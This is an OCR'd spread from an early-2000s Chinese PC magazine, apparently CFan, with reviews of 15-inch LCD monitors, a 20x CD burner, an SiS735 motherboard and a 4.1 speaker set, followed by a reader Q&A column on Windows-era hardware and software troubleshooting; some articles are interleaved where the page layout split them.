测试：150S在高亮下色彩显示很好，相当饱满，色彩精准高，显示纯白色效果极佳，而且过渡清晰，对色彩细节显示细腻，属于高品质之列。我们把亮度调到最大时，该显示器能显示出极好的浓阴影和淡阴影。150S在高亮度下略有丢灰现象，无坏点，无相位反应，在DispalyMate的多图形生成显示上，无抖动，屏幕亮度显示非常均匀，并且没有色彩跟踪这一缺陷。在一些FPS值较高的游戏中，没有发生明显的拖尾和画面破碎现象，此外，150S的字符显示效果极佳。

蓝科盛彩 L151



对比度	400:1
亮度	250 cd/m²
可视角度	垂直160度，水平160度
响应时间	25ms
重量	5kg
价格	3999元
编辑评价	★★★★☆

这款显示器的外观比较普通，但在设计上却是采用了流行的超薄设计，只有2.5cm的厚度，但显示器的重量仍然不轻。显示器的OSD菜单不支持多语言，只有英文界面，调节项包括亮度、对比度，可调节范围一般，调节效果一般。另外还包括水波纹和相位调节、水平位置调节。由于控制键的功能设计不是很理想及菜单比较复杂，所以选项操作不太简单易懂。

蓝科盛彩L150显示器除了原始默认的出厂设置外还提供了三组色温选择，同时，显示器允许单独设定自定义的色彩，能适应较高的色温调节要求。

测试：这台显示器色彩显示效果不错，色彩较好，而且色彩精准度不错，Nokia Displaytest测试中色彩过渡效果自然。我们把亮度调到最大时略有丢灰现象，无坏点，有相位反应，不过通过调节可以完全去除。在DispalyMate的多图形生成显示上，无抖动，由于可视角度较大，所以屏幕整体显示效果还不错，平均亮度表现好，没有色彩跟踪缺陷。该显示器的响应时间短，在一些FPS值较高的游戏中，没有发生拖尾和画面破碎现象。

SHARK NF1500MA



对比度	250:1
亮度	250 cd/m²
可视角度	垂直115度，水平140度
响应时间	35ms
重量	4.5kg
价格	3888元
编辑评价	★★★★☆

SHARK NF1500MA属于著名品牌NFREN的OEM，显示器外观采用银色格调的整体设计，金属味十足，也有2.5cm厚度的超薄设计，而且OSD菜单控制键排列得很奇特，呈长条状，位置也很隐蔽，这些键触控感觉不是很好。该显示器集成1W×2立体声喇叭，可在OSD菜单中调节音量，增加了该显示器的可用性。

SHARK NF1500MA的OSD菜单也很特别，采用了一些CRT显示器流行的半透明模式，并可调节透明度，OSD菜单支持多语言，但无中文界面。它的调节项包括亮度对比度，但可调节范围比较小，另外还包括水波纹和相位调节、水平位置调节，选项操作比较复杂。NF1500MA有非常优秀的色温模式选择，除提供了四组色温选择，还有DOS及数码输入模式选择，同时，显示器还允许单独设定自定义的色彩，可以适合一些要求较高的特殊场合。

测试：SHARK NF1500MA显示效果出色，无坏点，无相位反应，亮度及对比度动态调节范围大，尤其是亮度表现好，

色彩显示饱满、精准高，显示纯白色效果好，屏幕亮度均匀性能有出色表现，而且色彩过渡清晰，细节显示细腻，层次丰富。不过NF1500MA在高亮度下略有丢灰现象，在DispalyMate的多图形生成显示上，无抖动。同样，在一些FPS值较高的游戏中，这台显示器也没有发生明显的拖尾和画面破碎现象。

盟创 Runner575

对比度	300:1
亮度	250 cd/m²
可视角度	垂直90度，水平120度
响应时间	25ms
重量	4.6kg
价格	2999元
编辑评价	★★★☆



盟创Runner575外观整体设计虽然一般，但采用蓝色色调却为这款显示器带来了一些视觉上的生气。我们注意到显示器的电源转换器是内置的，这样一来，倒方便了使用安装。显示器的OSD菜单支持多语言，但无中文界面，不过可选项都是图形界面，操作仍然十分简单。显示器的调节项包括亮度、对比度，不过显示器的亮度并不高，造成了可调节范围比较小，另外还包括水波纹和相位调节、水平位置调节，在色温模式选择上，盟创Runner575也提供了三组色温选择，但调节效果并不明显，同时，显示器也允许用户单独设定自定义的色彩。

测试：这台显示器的色彩显示效果及精准度一般，高亮下有一定程度的丢灰现象，无坏点，无相位反应，在DispalyMate的多图形生成显示上，无抖动，静态图像也无虚像。在对比比较强烈的动态图形显示时，有时会出现色块。它的可视角度不是很大，所以屏幕上下部有轻微的色偏现象，亮度均匀方面，中心和四周有轻微差异，不过显示器没有色彩跟踪缺陷。需要再说一句的是，这款液晶显示器的价格是本次测试的产品中最便宜的，性价比竞争力不小。

华旗自然窗 580T

对比度	350:1
亮度	200 cd/m²
可视角度	垂直100度，水平120度
响应时间	40ms
重量	4.5kg
价格	3999元
编辑评价	★★★★



华旗的这款液晶显示器其实就是日本著名显示器品牌厂家EIZO的330T的OEM产品，除了品牌标识及其他个别地方外，这两款显示器的性能及指标基本相同。

这款显示器的外观上还是采用传统的设计模式，且内置了更加方便应用的电源转换器。580T的OSD菜单支持多语言，但不支持中文界面，不过OSD菜单为图形界面说明，使操作变得简单。调节项包括亮度、对比度，并包括水波纹和相位调节、水平位置调节等。关于色温模式选择，这台显示器只提供了6500K色温选择，而不是自动提供9300K的色温。虽然这款显示器也支持单独设定自定义的色彩，不过调节起来很麻烦。

测试：就和EIZO 330T的表现一样，华旗自然窗580T的显示效果也很出色，其亮度均匀性很好，但可调节动态范围一般，显示器色彩显示饱满、精准度高，显示纯白色效果很好，而且色彩过渡清晰，细节显示细腻，层次丰富，在高亮度下基本无丢灰现象，有一个坏点，有轻微相位反应，但可通过调节消除，在dispalymate的多图形生成显示上，无抖动。在一些FPS值较高的游戏中，没有发生拖尾和画面破碎现象。

美格 FE561

对比度	350:1
亮度	250 cd/m²
可视角度	垂直120度，水平120度
响应时间	<30ms
重量	4.5kg
价格	4499元
编辑评价	★★★★★



美格是传统的专业级CRT显示器生产制造厂家之一，其CRT的不俗品质给许多硬件发烧友留下了深刻印象，但是在液晶显示器领域里，强手林立，美格的相关产品能得到什么样的评价？在这次评测中，FE561的性能给我们留下了深刻的印象！

FE561外观设计很具东方创意，采用了扇面形状面板，设计独特，视觉美感也极佳。这款显示器是本次测试中OSD菜单惟一支持多语言并支持中文界面的，大大加强了操作的简易性。另外，显示器还集成1W×2立体声喇叭，可在OSD菜单中调节音量。

FE561的OSD菜单调节项包括亮度、对比度，可调节动态范围大，有相位调节、水平位置调节，色温模式提供了两组色温选择，同时允许单独设定自定

义的色温，能提供比较专业的设置效果。

测试：美格FE561的显示效果极佳，丝毫不亚于一些高品质的CRT显示器。其色彩精准度很高，而且显示艳丽细腻，无坏点，无相位反应，在DispalyMate的多图形生成显示上，无抖动。美格FE561给我们留下的最深刻印象是它的亮度及对比度动态调节范围，这点可以与CRT显示器媲美。在亮度和对比度为零的时候，屏幕几乎呈全黑状态，这是许多普通液晶显示器达不到的。另外，该显示器亮度均匀性很好，高亮度下基本无丢灰现象，字符显示效果一流。我们还用一些场景色彩亮度变化比较明显的游戏来测试，这款显示器的表现也不亚于CRT显示器的显示效果。

Acer FP559



对比度	400:1
亮度	250 cd/m²
可视角度	垂直160度，水平160度
响应时间	25ms
重量	5.5kg
价格	4999元
编辑评价	★★★★☆

明基电通液晶显示器系列产品是国内最早进入家用电脑市场的，它的15英寸液晶显示器产品品种很多，我们这次拿到的就是其15英寸系列中性能规格最高的FP559，也是其最具专业水准的一款液晶显示器。

FP559的外形设计传统，内置电源变压器，并集成了一对多媒体音箱。虽然该显示器的OSD菜单支持多语言，但也不支持中文界面，不过图形界面的说明使操作变得简易。调节项包括亮度、对比度，并包括水波纹和相位调节、水平位置调节等。关于色温模式选择，这台显示器提供了三种色温模式，而且显示器还支持单独设定自定义的色彩，能提供比较专业的设置效果。

测试：这款显示器亮度相当高，并且由于使用了富士通的MVA（Multi-Domain Vertical Alignment多域垂直排列）广角技术，使得它拥有很大的可视角度。另外，其亮度均匀性很好，不过在显示器的四周边框部分亮度略有偏低，可能是液晶板被压得太紧。FP559可调节动态范围很大，显示器色彩显示饱满细腻、精准度高，善于表现多层次色彩变化的图像，而且色彩过渡清晰，在高亮度下基本无丢灰现象，无坏点，无相位反应，在DispalyMate的多图形生成显示上，无抖动。在一些FPS值较高的游戏中，无拖尾和画面破碎现象。

Acer FP581



对比度	350:1
亮度	250 cd/m²
可视角度	垂直150度，水平140度
响应时间	30ms
重量	3.3kg
价格	4199元
编辑评价	★★★★☆

这又是来自明基电通的一款液晶显示器，不过这款显示器非常的特别，它被设计得非常的轻非常的薄，在整体设计上，它也被设计成便携式，只要将支架折叠起来就可以方便地提携移动，这在液晶显示器中算是一个很具创造力的设计。

这款显示器采用了香槟银色作为主色调，金属气息十足，视觉美感很强，加上它是本次评测中最轻和体积最小的15英寸显示器，所以很是引人注目。该显示器的OSD菜单支持多语言，但不支持中文界面，不过操作简易，调节项包括亮度、对比度，并包括水波纹和相位调节、水平位置调节等。色温模式调节方面，这台显示器只提供了二组色温模式，不过显示器还支持单独设定自定义的色彩。

测试：同FP559一样，Acer FP581由于使用了富士通的MVA（Multi-Domain Vertical Alignment多域垂直排列）广角技术，它的可视角度也非常大。在测试中，这款显示器的亮度表现也不错，其亮度均匀性甚至好过FP559，显示器色彩显示不错，精准度高，而且色彩过渡清晰，显示纯白色效果也很好，在高亮度下基本无丢灰现象，无坏点，无相位反应，在DispalyMate的多图形生成显示上，无抖动。在一些FPS值较高的游戏中，没有发生拖尾和画面破碎现象。

评测总结

奖　项	获 奖 产 品
编辑推荐最佳性能奖	美格FE561
最佳性价比	PHILIPS 150S
编辑推荐最佳入门级用户选择奖	中科SHARK NF1500MA

本次评测的产品可以说是各有特点，不过我们评测的最大标准是显示性能。美格FE561的显示品质在本次评测中表现最好，因此荣获了编辑推荐的最佳性能奖，如果从性能价格对比的角度评价，PHILIPS 150S在评测中表现最佳，但华旗的自然窗580T和Acer FP581的品质也非常好，中科SHARK NF1500MA则是入门级用户的最佳选择。

□ Ken

Acer 2010A 高速刻录机测试



自从光盘刻录机问世以来,相关的技术更新一直没停止过,一直处于高速发展阶段。作为衡量刻录机重要指标之一的速度,也不断地加快,在短短的一年间,主流刻录机速度已从4速进步到8速、10速、12速、16速，直到目前惊人的20速！刻录一片光盘的时间也发展到现在最快的20倍速写入不到4分钟！

我们这次评测的刻录机是来自明基的一款20速高速可复写IDE介面的刻录机2010A，它具备20速写、10速复写、40速读的超级指标,这也是目前国内厂商中刻录机性能指标及技术水准最高的杰出代表。

事实上，Acer在刻录机的刻录速度技术的掌握及研发推出方面在世界上也是比较领先的，根据我们了解到的情况，早在年初前Acer就制造出了这款刻录机，但一直没有在国内推出。一方面固然是考虑到国内的消费水准和当时主流刻录机的速度标准，另一方面却是因为受到高倍速的CD-RW盘片的困扰。

据CD-RW盘片的白皮规格书建议，高倍速CD-RW刻录机的设计最好只与高倍速可复写盘片相兼容,低倍速刻录机的设计也最好只与低倍速可复写盘片相兼容。也就是说，当使用4～10倍速CD-RW刻录机时，最好是搭配使用低倍速的CD-RW盘片。因为高、低倍速的CD-RW写入所使用的激光功率是不相同的，所以选用不正确的CD-RW盘片，除了无法正确刻录外，也可能因此而导致CD-RW盘片的毁损。

在CD-R盘片部分，许多用户可能都有相同的经验，就是虽然购买指标为4倍或6倍写入的CD-R盘片，但用8倍或者2倍写入时，多数也都能够正常刻录。这是因为CD-R的写入速度的提升，主要取决于刻录机本身的激光头写入功率，刻录机在不同的写入速度时对CD-R盘片都有不同要求，但是并不具有绝对性的影响。而在CD-RW部分则不然，高、低倍速复写所使用的CD-RW盘片，在刻录的过程就具有绝对性的影响。CD-RW高、低倍速盘片的差异，主要就在盘片各层（主要是记录层及上、下介电层）厚度的差异，以及记录层及上下介电层本身组成的差异，这些层主要是由金属元素所构成。值得注意的是，低倍速与高倍速的CD-RW盘片的组成材质是不相同的，这也是高倍速CD-RW在使用时应特别注意的地方。以往CD-RW只有1～4倍的写入速度，因此几乎所有的CD-RW盘片都是可以通用的，但在现在的高倍速的CD-RW刻录机下使用，就必须注意盘片的速度了。

以目前各CD-ROM厂商的状况来说，各大厂都积极地研发高倍速的CD-RW盘片，并期望能首先制定标准，以符合CD-RW桔皮书（相当于国际统一质量要求和安检规范）的规格，但早期只有RICOH符合要求。其实各厂商的产品大都已经可以达到10倍速的CD-RW写入能力，只是桔皮书中规定必须要能超过1000次以上的重复写入要求，因此多数负责任的厂商都不断地改进，使其品质都能达到标准时才正式量产销售。而Acer自有品牌高倍速CD-RW盘片，则是由“达信科技”所制造的，前不久才正式通过桔皮书规定。达信科技是宏基集团底下所独立出来的一家公司，主要是研究/制造光学储存媒体，在这个专业的领域中深耕已久，而在产品的封面上，则依然是采用Acer的品牌来行销全球。出于以上我们大篇幅介绍的原因背景，Acer 2010A刻录机才得以在近期正式在国内上市推出。现在，在2010A的包装盒中都可以看到随机赠送的24速CD-R盘片及10速的CD-RW高速可复写盘片，更加体现了这款刻录机的应用性和性价比。

Acer的这款高速刻录机在外形上依然保持了传统的风格，只是在右面板上字样变成了“20×10×40”的字样，分别代表20速写、10速复写、40速读的性能指标。尽管这款高速刻录机只有2M缓存配备，但集成的Seamless Link防刻死技术足以保障高速刻录过程中的安全和稳定，有效防止因缓存欠载而发生的“Buffer Under Run”错误。

测试平台:

CPU	Intel Celeron 366
主板	微星BX主板
内存	HY 64M PC100 SDRAM
硬盘	希捷5GB（仅支持DMA 33）
中文Windows98第二版	
Nero burning rom 5.5.5.1中文版	

测试说明:


为了测试这台刻录机的真实应用性能，我们专门用一台配置较低的机器作为平台，在刻录软件上，我们使用目前最新的Nero burning rom版本，该版本认证Acer 2010A并提供Seamless Link防刻死技术支持，由于目前支持20速的CD-R盘片较少，我们只能使用明基电通提供的Acer24X CD-R盘片和10X CD-RW盘片测试。

我们准备了一个627M的混合数据包作为刻录对象，

蓝科翰威7SAX主板测试

□CFan评测室

在许多计算机的专业媒体上，SDRAM和DDR SDRAM之争可以说一直是最近活跃的话题之一，关于两者之间的性能比较和议论也颇受一些好奇的发烧友的关注。事实上，受到一些专利及市场策略的影响，SDRAM和DDR SDRAM有时主要只是一些超级大厂之间争斗的工具而已，由于两者的规格不同，用户就必须在一些不同的产品之间做出选择。当然为了免除一些不必要的烦恼，一些厂家也推出了同时兼容SDRAM和DDR SDRAM的主板产品，我们这次介绍并评测的蓝科翰威7SAX主板就是这样一款“左右逢源”的多功能主板。



蓝科翰威7SAX主板是基于SiS735芯片组的Athlon K7主板，能够同时支持SDRAM和DDR SDRAM内存。目前能够提供这种多内存介面的Athlon K7主板芯片组还有VT8366和AliM1647，不过比较特殊的是SiS735芯片组是高度集成的主板芯片组，利用MuTIOL技术将南北桥芯片集成在一块芯片中，这一特点是其他两款芯片组所没有的。另外，SiS735芯片组还能同时支持6个USB端口和6个PCI槽，外设的设备扩展支持能力也是空前的强大。



集成度很高的SiS735芯片组

蓝科翰威7SAX主板支持133MHz标准外频Socket462的Athlon K7处理器，提供了一条AMR槽、一条AGP槽、5条PCI槽和SDRAM、DDR SDRAM的扩展槽各两个，而且还在主板上集成了10/100M网卡和声卡芯片，同时，主板也支持目前流行的ATA100传输规范。从主板规格可以看出，这款主板不同于广义上的集成主板，使用单独提供的AGP图形总线插槽，而不是主板芯片集成图形显示功能，所以可以将这款主板定位于高级别主板之列。


这款主板采用了蓝色的PCB板，从主板的布局风格和做工来看，和精英K7S5A几乎一模一样，只是PCB板的颜色不同（精英K7S5A的PCB板为黑色），可以肯定这是精英的OEM产品。由于PCB板型比较宽大和没有了南桥芯片设计，因此主板整体的布局也显得非常宽松，走线和各种元件的排列都变得更为整齐和错落有致，这一点在主板左下部分的软驱和IDE接口处从容的布置中表现最为明显。

出于稳定和安全性考虑，这款主板在电源部分特别进行了相当的加强设计，由线圈、稳压块和2200微法电容群组成三相回路，以对高主频的Athlon处理器提供更为良好

每种盘片测试刻录三次，分别记录刻录时间和成功失败的次数。测试中，所有的刻录都成功通过，没有出现异常状况，所刻录的时间也没有出现波动。以20速在CD-R上刻录这些数据共费时5分25秒，但这个时间包括了刻录软件校验时间，实际刻录时间应该是4分25秒；以10速刻录CD-RW盘片共耗时8分45秒，实际刻录时间为7分08秒。在测试中我们还尝试了同时进行后台操作进行资源干扰，比如玩扫雷之类的小游戏或上网、听MP3等，结果均未对刻录质量造成影响，这款刻录机的表现相当优秀。


评测总结

刻录机的高速度代表的就是高效率，在生活和工作节奏越来越快的今天，性能出众的这台刻录机是再适合不过了。 CF



SDRAM和DDR SDRAM的插槽都用不同的颜色区分，设计上十分体贴和细心

的支持，而且考虑到Athlon K7的高发热量，这款主板还在处理器周围留出了足够的可安装较为大型散热风扇的空间。我们还注意到，在插座搭扣下方的PCB上都用贴纸进行了保护，以防止在安装处理器散热风扇时对PCB板电路的意外损害，这个设计可以说是相当的体贴入微。另外，由于目前AMD的桌面处理器还没有集成温度监测电路，因此这款主板在CPU插座内放置了一个热敏电阻温度探头，方便用户监控处理器的温度。



由线圈、稳压块和2200微法电容群组成三相回路，可以对高主频的Athlon处理器提供更为良好的支持

这款主板的设置相当简单，在主板上总共只有两组跳线，分别是CMOS放电和键盘开机选择，关于处理器频率的有关设定可以在CMOS菜单中进行。但是我们注意到这款主板对超频设置还是很保守的，可能是出于稳定性的考虑，主板并没有提供电压调节的选项。另外，这款主板虽然提供处理器和内存的异步运行设置，但我们在设置时发觉处理器外频在133MHz时主板对内存的频率要求也是133MHz，而不能设置成100MHz的频率。也就是说，你使用133外频的处理器也必须使用支持133MHz规格的内存，而不能使用只有100MHz规格的内存。不知道这是芯片技术上的限制还是主板没有做出来。

测试平台

CPU	AMD Athlon 1.4G
硬盘	IBM 60GXP 40G
内存	KingMax PC2100 DDR SDRAM 256M
	WinFast PC150 SDRAM 256M
显示器	Acer 79P
光驱	Acer 52X
显示卡	丽台GeForce3 64M DDR
	DirectX 8.1、显示模式1024×768@85Hz

测试结果：

	SDRAM	DDR SDRAM
Business winstone2001 V1.0	53.3	
Content creation winstone2001 V1.0	57.2	
WinBench99 2.0		
Business Disk WinMark 99	7870	
High-End Disk WinMark 99	25100	
Business Graphics WinMark 99	647	655
High-End Graphics WinMark 99	1860	1880
CPUmark99	121	
FPU\Winmark	7610	
SiSoft Sandra 2001se PRO		
Memory Benchmark		
int ALU/RAM Bandwidth	544MB/s	598MB/s
Float FPU/RAM Bandwidth	590MB/s	698MB/s
3DMark2001	6375	6621


说明：其实也不用我们多说，SiS735芯片组主板的性能在业界口碑很好，特别是磁盘性能，这一点是公认的，在我们的测试数据中也可以证明这一点，而且，这款主板关于图形性能的支持在测试中也表现得很好。我们这次测试特意分别使用了两种规格的内存来跑同一个平台，除了Business winstone2001、Content creation winstone2001及磁盘性能测试差别不大外，其他的测试尤其是图形性能部分都是DDR SDRAM平台略占上风，毕竟DDR双倍数据传输率还是可以带来一些性能实惠的，所以建议用户最好用DDR SDRAM来配合这款主板，而且目前市面上SDRAM和DDR SDRAM的价格差别不大。

测试评价

作为SiS重返独立芯片组市场的复兴之作，SiS735出色的表现给我们留下了深刻的印象。测试结果中，这款主板的确显示出了不错的实力，至少在综合性能上已经超越了目前作为AMD平台主力的VIA芯片组，尤其是在图形和磁盘性能方面。同时，这款主板也以其较好的做工和相对低廉的价格得到我们的好评，是我们推荐的Athlon K7平台之一。CF

三诺3N-306音箱试用手记

□CFan 评测室



对于一台多媒体电脑来说，听CD、看VCD或DVD以及玩游戏应该说是最普遍的应用。我们普通电脑爱好者毕竟不是专业音乐人，对音箱的要求应该说并不是太高，一款中低价位、音质良好的音箱足矣。这次我们试用的三诺3N-306音箱就属于这一范畴。

外观

这是一款4.1音箱，一个低音炮音箱配备四台左右声道音箱。它的多弧面与流线型外观设计使其更具时代感与个性。天蓝色与银色的搭配使产品整体色泽柔和，非常容易融于家庭背景中。数码液晶显示屏可以称得上是三诺3N-306音箱的一个重要特点，使用者可以非常直观方便地了解音箱状态、调节音箱参数(见下图)。



特色概括

数码控制和液晶显示；人工智能，可在无信号状态下进行休眠、可键盘唤醒；独特的实模式4.1系统和虚拟4.1系统模式，兼容2、4、5.1声道及DVD音源；高低音及前后声道可独立调节，提供三种输入灵敏度调节；提供超重低音加强功能（BASS BOOTS)。

基本参数

功率:7W×4+16W(RMS)

频响:全频(120-20KHz -3dB)

信噪比:>=75dB

失真度:<=0.5%(1K、1W)

重量:6.5kg

试听

试听平台

Intel P4 1.5GHz CPU、SB Live!value声卡、SONY 40速光盘驱动器

测音软件

高音测试：萨克司管《回家》CD碟

中音测试：张学友《吻别》CD碟

低音测试：朱哲琴《阿姐鼓》CD碟

全域测试：贝多芬第2、4、5交响曲和自然界音响CD碟

通过试听，感觉该款音箱中音区称得上丰满，音色比较润泽，音质较佳，人声的保真还原度不错。但对混音尤其是音效比较丰富的场合则感觉有些含混。

低音区较有力度，在对低音鼓、大提琴等乐器的表现力方面有凝重与浑厚的感觉，回音的表现则略显凌乱了一些。

高音表现力基本到位，透明度不错，平滑而有层次，稍微有硬的感觉。对于如玻璃的破碎声、刹车声等瞬间激变声音表现不错。

我们又分别将音箱放置于10平方米的房间和露天场地，在小场地折射较多较快的情况下，音箱的音质没有什么明显的变化，能够令人满意。在大场地测试时感觉音量、强度等都还可以。

我们将四个左右声道音箱进行移动，声场有一定的层次变化感，说明其声音定位能力合格。

将音量调节到最大后，再逐步调小音量，没有听到明显的弱区与失真区，各音阶回放基本正常，但变化加快时有点噪音出现。

虽然音箱箱体不大，但抗谐振效果却是不错的，在测试中未发现非常明显的谐振现象。调高音量时箱体也比较平稳，没有明显的震动。

将音箱逐步移近显示器，屏幕上始终没有出现干涉纹和色偏现象，说明产品的防磁设计较好。

CFan结论	
优点	声音表现力较好，整体性能不错，设计体贴，直观易用。
弱点	在声场变化较快或复杂声场情况下表现力一般。
结论	适合于追求性能价格比的普通家庭用户使用。CF



★安装正常但 Modem 为何无法拨号上网？
★好的内存条为何也引起死机？
★为何升级到Windows 2000后运行程序出错并死机？
★ Windows Me 的系统还原功能有重大 Bug 吗？

傻博士信箱

我电脑中使用的是MVP3的主板,最近加装了一块PCI接口的内置调制解调器,安装时一切正常,系统也提示找到了新硬件,但一切设置好后进行拨号上网操作时,Windows 98系统却提示错误,无法与代理服务器进行连接。我将内置调制解调器拿到经销商处检验时却一切正常,请问这是什么原因造成的?

答: 这是常见的MVP3芯片组主板与Windows 98操作系统存在兼容性问题,导致一些PCI接口设备不能被系统正确识别的故障。这种情况不单出现在一些内置调制解调器的使用上，在一些声卡上也同样会出现这类现象。原因很简单,Windows 98操作系统应该是可以自动识别您的内置调制解调器的,因此在您安装好硬件设备并重新启动操作系统时,系统会自动分配给该硬件一些系统资源,尤其是IRQ(中断) 值,但因为MVP3芯片组与Windows 98操作系统的兼容性问题,使得系统分配给该硬件的中断值往往是其他设备正在使用的,因此就造成了资源冲突,使该硬件无法正常工作。解决问题的方法是:

(1) 调整中断值。在系统桌面上用鼠标左键单击"开始"→"设置"→"控制面板",在随后弹出的窗口中双击"系统",然后选择"设备管理器"选项卡,接着选中设备框中有关内置调制解调器的选项,再单击"属性"按钮,选择"资源"选项卡,将"使用自动的设置"选项前面的对勾去掉,然后对"中断请求"项中的参数值进行更改,点"确定"后根据提示重新启动操作系统。

(2) 如果不能解决问题，您应该到主板生产商的相关网站或者"驱动之家"等处寻找MVP3芯片组补丁程序进行安装，即可解决这类兼容性问题。

我电脑使用的是微星815EPro主板、PIII 800 CPU,GF2 MX400显卡，IBM 40GB硬盘，原来用的是老电脑上留下的HY PC100 64MB内存,最近更换为256MB Kingmax PC133内存,但开机后显示器无显示，PC喇叭发出长鸣声，将内存条分别在DIMM1到DIMM4内存插槽上换插，仍然不解决问题，有时开机后显示器能显示，但在内存检测前死机。将内存条拿到经销商处检测，没有任何问题,请问我该如何解决此故障？

答:这是一些Kingmax内存与微星815EPro主板存在不兼容问题导致的硬件故障。解决的方法也很简单,您可以将主板的BIOS刷新到1.27版本来解决此问题,具体的BIOS程序可到微星的网站下载。

我刚刚将我电脑的操作系统由Windows 98升级为Windows 2000，但发现原来在Windows 98下能正常运行的一些游戏和图形设计软件,在Windows 2000下运行时系统经常提示"存储器地址分配错误..."并死机。我电脑使用的是AMD的毒龙650 CPU,升技主板,Matrox G400显卡，请问有没有解决方法？

答:一些Matrox G400显卡与AMD的毒龙或雷鸟CPU配合,在Windows 2000操作系统下有时会出现您提到的这种现象，这也是兼容性问题造成的。曾经有人提出过解决的办法，步骤如下，仅供参考：

(1) 在Windows 2000操作系统的桌面上用鼠标左键单击"开始"→"运行",在随后弹出的窗口中的"打开"文本框中键入regedit后点"确定"按钮,即可打开注册表编辑器。

(2) 依次选择注册表中的HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management键值。

(3) 接着在菜单中选择"编辑"项,再选择"新建"→"DWORD值",并将数值名称定为LargePageMinimum,进制定为16进制，键值定为0xffffffff，然后点"确定"按钮保存退出注册表编辑器。

(4) 重新启动操作系统后,一般可解决此类寻址错误问题。

最近听说Windows Me的系统还原功能发现重大Bug，请问可有此事，具体情况是什么？

答:确有此事,微软(日本)日前证实在Windows Me

★为什么备份了IE5的临时文件却不能脱机浏览？

★如何解决RealPlayer播放RM电影时画面不连贯问题？

★如何解决Linux下无法找到NE2000网卡的问题?

的系统还原功能中发现了重大Bug，Windows Me的用户应该在2001年9月8日以前运行一个补丁文件，以避免问题的发生。

问题具体如下：在Windows Me的设计中，为防止出现不可预料的软件故障，通常指定系统正常工作时的某一特定时间为还原点，当Windows Me出现故障时可将系统文件恢复到还原点处的状态。还原点是根据一定的条件由Windows Me自动定期创建的。但是，如果选择2001年9月9日以后创建的还原点来恢复系统，系统重新启动后会出现“还原失败”的错误信息，还原过程会非法结束。其原因就是自动计算还原点文件名时使用的算法在2001年9月8日以后无法正常工作。微软（日本）已通过Windows Update提供了针对这一问题的修补文件。此外还可以从有关该问题的技术支持信息网站下载修补文件（290700usam.exe）。不过需要注意的是，在运行这一文件后，运行该文件之前Windows Me系统创建的还原点将无法继续使用。

我在重新安装Windows 98SE操作系统前，将以前上网时所积累下来的IE5中的临时文件做了备份，即将Windows文件夹下的Temporary Internet Files文件夹内容进行了复制，重新安装完操作系统后再将该文件夹内容拷回同名文件夹中，但我发现无法进行脱机浏览了，请问这是怎么回事？

答：您的操作并不完整，因此造成了无法进行脱机浏览的问题，完整的操作方法如下：

（1）备份Windows文件夹下的Temporary Internet Files文件夹内容。

（2）备份Windows文件夹下Cookies文件夹中的index.dat文件。

（3）备份Windows文件夹下Temporary Internet Files文件夹内Content.IE5文件夹中的index.dat文件（可在MS-DOS模式中实现备份）。

（4）重新安装好Windows操作系统后，删除Windows文件夹下Temporary Internet Files文件夹中的所有内容。

（5）将步骤（1）中备份的Temporary Internet Files文件夹内容复制回去。

（6）重新启动Windows，在启动菜单中选择进入MS-DOS模式，用Copy命令将(2)、(3)两步中备份的index.dat文件复制回去，然后重新启动操作系统即可。

我的电脑可能是配置低了一些，Intel赛扬300A CPU，64MB内存，TNT显卡，在用RealPlayer全屏幕播放RM格式的电影时，经常出现画面时断时续的情况，当我将播放画面改为窗口形式后则正常。请问我的电脑是否只能在窗口状态下播放RM格式的电影？是否只能通过升级电脑硬件来解决问题？

答：在您升级硬件前可以尝试采用如下方法来解决问题，即通过改变RealPlayer播放器全屏播放参数来解决问题。因为在安装RealPlayer播放器时，它默认的全屏播放分辨率和电脑当前的分辨率是保持一致的，因此对于您这类硬件配置较低的电脑来说很难达到要求。这里介绍的方法对于大多数播放画面不连贯的情况是有效的，步骤如下：

（1）启动RealPlayer播放器，用鼠标选择菜单中的“视图”→“首选项”。

（2）在随后出现的界面中单击“全屏幕测试”按钮，在弹出的对话框中选择“运行更长的测试…”选项，然后单击“下一步”按钮。

（3）在进行的测试项目列表界面中选中640×480方式，单击“下一步”按钮，按提示进行测试，完成后回到“首选项”的显示选项卡。

（4）在显示模式下拉列表中选中640×480分辨率，再单击“确定”按钮即可。此时再以全屏播放方式播放RM格式的电影时，画面应该比较流畅了。

为什么我安装了Linux并启动系统后无法找到NE2000网卡呢？

